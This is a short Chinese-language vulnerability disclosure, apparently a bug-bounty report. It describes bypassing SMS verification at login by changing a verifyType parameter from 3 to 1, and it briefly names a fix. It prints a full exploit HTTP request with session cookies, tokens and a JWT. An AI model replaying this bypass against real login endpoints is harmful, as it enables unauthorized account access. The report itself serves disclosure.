
verifyType参数默认为3 验证短信验证码失败



修改为1



cookie信息 成功返回登陆成功



****漏洞利用代码：  
POST /xxxx/xxxx/user/login HTTP/1.1  
Host: www.xxxx.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0  
Accept: application/json, text/plain, \*/\*  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/json;charset=utf-8  
CC-TOKEN: l/6l83fBk28F7s9Y/GzjIgysw+Oj0Qchwgr4LEGQ4ugyVX5bkErsNpVjzkDm0p8/xXel0BrLtVnWeomYPb4OWROBgjChCwAziPE50Vs=  
Content-Length: 672  
Origin: https://www.xxxx.com  
Connection: close  
Referer: https://www.xxx.com/en/login  
Cookie: C-TOKEN-KEY=CC-TOKEN; C-TOKEN-KEY.sig=LJxhdf5U8PlQBgWgjGIKpViLL90; C-TOKEN-VALUE=l/6l83fBk28F7s9Y/GzjIgysw+Oj0Qchwgr4LEGQ4ugyVX5bkErsNpVjzkDm0p8/xXel0BrLtVnWeomYPb4OWROBgjChCwAziPE50Vs=; C-TOKEN-VALUE.sig=xXbzt0nnJvU\_rFZn6GN9ZaAhnjU; C-TOKEN-EXPIRETIME=1615126859256; C-TOKEN-EXPIRETIME.sig=2IuLGgPUDqB6e4gAXcXyVjVQ3v4; C-TOKEN-EXPIREInterval=60000; C-TOKEN-EXPIREInterval.sig=X5dt52DJUcTkcNm8zNUy70b7Pnk; \_ga\_Z8Q93KHR0F=GS1.1.1615125736.1.1.1615126627.0; \_ga=GA1.2.782881567.1615125737; gdxidpyhxdE=ViGe%5CbcwqQyD4qyTZ6hyesKMBHIRsmrfE58VSvBfSrX7MMTkbHKyT3YUDX8%5ClRwEbdNVGwyQ8eMzU%5C18X%2BXSz5R%2FHtVg8tmfzzLLA4dLYYfmB3eITkfjOqBenClrNRHyOxuk08yO7vqbAWGf0zj5neGI7ENNxCY5jhoKWkQ%2FAo7Eiy5l%3A1615127478269; \_9755xjdesxxd\_=32; \_gid=GA1.2.372338717.1615125739; YD00635511674906%3AWM\_NI=k%2F6CZkaX4g1HdOlmkLBIEfcB%2BSrftNs3SmhS9cJRRRMUB1LedTyvP06%2BQiSXG8%2FKr0n2r7FJMxT4TSW6D8iDZVVeiw5i0rCePVC1NTvm0dNd3cvLa5YZ772904oydiZNaDE%3D; YD00635511674906%3AWM\_NIKE=9ca17ae2e6ffcda170e2e6eeabd05ca88e99ccd67df2968bb6d54e828b9e85b6648388b9d8f839f5ae8ed8c72af0fea7c3b92aa9f1faa4d961a388fc88b444a891a48eea4882978b87e24ae98dbe87f746b1ed9d8eeb59fbbd86b3d15a8f8b8ed2cf6fa88cb797d33cf6f59f8ad25485e8e1acf13caeeebed8c5428fa89cd5d75995ea8cd9ec509a8a9a86ec7df7b70093c26f948a8dd2cd60b6b30085cd70f1bdbaade43f9b86f9d8b133f4eca19ae7639a92afa5c837e2a3; YD00635511674906%3AWM\_TID=1AUgN%2BCZIUVEFEAFFRZ7lFCl%2Bv2urUvS; \_\_zlcmid=12zjrWCjmgNYlDE; \_\_snaker\_\_id=Msapn5fhkiFU9KLn  
  
{"accessToken":"eyJhbGciOiJIUzI1NiJ9.eyJqdGkiOiI2ZjBjNTdhOC02MmQxLTRhMmMtOThiMS01YTU4OWFmY2FmZDUxODI0MTc1ODU5IiwidWlkIjoidW45OEJIQWhFUi8vSzA0WDlHNzNzUT09Iiwic3ViIjoiMzEyMTcxKioqKkBxcS5jb20iLCJpcCI6Ii9mQnBXME5vcWxVOE5iSHpTVzVtV2c9PSIsImRpZCI6ImRka1NMR1VDak9Sd1pFdU1rMFlaMWc9PSIsInN0cyI6MiwiaWF0IjoxNjE1MTI2NjU3LCJleHAiOjE2MTUxMjcyNTcsInB1c2hpZCI6ImRka1NMR1VDak9Sd1pFdU1rMFlaMWc9PSIsImlzcyI6InVwZXgifQ.SOs62u8\_s4z8JV1RPSq6S76XALRBDyvh7FAWD0X6rWg","verifyCode":"123456","verifyKey":"dtZlM2/QKkUkLOUbJHoGgNm52oM/fdKcdpOiQ+tGVkOHI8TC+dk97AS2T0UZt2GzU90Komz7pp0VjldZbuNw+aG2hgYSo3KVQRUHnQTMrwM=","verifyType":1,"terminalCode":"245ff9926424f34e3e3f7e1211c00844","languageType":0}****

****修复方案：  
隐藏认证参数****